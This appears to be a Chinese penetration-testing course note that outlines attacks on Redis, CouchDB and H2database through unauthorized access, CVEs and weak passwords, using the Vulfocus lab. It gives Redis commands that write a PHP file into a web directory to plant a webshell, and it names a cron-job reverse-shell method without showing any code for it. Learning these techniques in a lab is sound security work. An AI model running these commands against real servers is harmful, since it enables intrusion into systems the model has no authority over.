

服务攻防-数据库安全&Redis&CouchDB&H2database&未授权访问&CVE 漏洞




#知识点:

- 1、数据库-Redis-未授权 RCE&CVE
- 2、数据库-Couchdb-未授权 RCE&CVE
- 3、数据库-H2database-未授权 RCE&CVE

#章节点:

- 1、目标判断-端口扫描&组合判断&信息来源
- 2、安全问题-配置不当&CVE 漏洞&弱口令爆破
- 3、复现对象-数据库&中间件&开发框架&应用协议



演示案例：

- 数据库应用-Redis-未授权访问&CVE 漏洞
- 数据库应用-Couchdb-未授权越权&CVE 漏洞
- 数据库应用-H2database--未授权访问&CVE 漏洞

#前置知识:

1、复现环境: Vulfocus (官方在线的无法使用)

官方手册: <https://fofapro.github.io/vulfocus/#/>

搭建踩坑: (无法同步)

https://blog.csdn.net/m0_64563956/article/details/131229046

2、服务判断:

端口扫描: 利用服务开启后目标端口开放判断

组合判断: 利用搭建常见组合分析可能开放服务

信息来源: 访问端口提示软件版本, 应用信息等

强弱特征: 如框架 shiro 强特征 rememberMe, SpringBoot 默认页面等

3、对象类别:

对服务进行类别划分, 通过服务功能理解, 如数据库有帐号密码就有爆破利用方法, 也可以针对服务公开的 CVE 进行漏洞测试及服务常见的错误安全配置导致的未授权访问等。

4、利用方法:

主要集中在 CVE 漏洞, 未授权访问, 弱口令爆破等

#数据库应用-Redis-未授权访问&CVE 漏洞

默认端口: 6379

Redis 是一套开源的使用 ANSI C 编写、支持网络、可基于内存亦可持久化的日志型、键值存储数据库, 并提供多种语言的 API。Redis 如果在没有开启认证的情况下, 可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。

1、未授权访问: CNVD-2015-07557

-写 Webshell 需得到 Web 路径

利用条件: Web 目录权限可读写

config set dir /tmp #设置 WEB 写入目录

config set dbfilename 1.php #设置写入文件名

set test "<?php phpinfo();?>" #设置写入文件代码

bgsave #保存执行

save #保存执行

注意: 部分没目录权限读写权限

-写定时任务反弹 shell

利用条件: Redis 服务使用 ROOT 账号启动, 安全模式 protected-mode 处于关闭状态

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
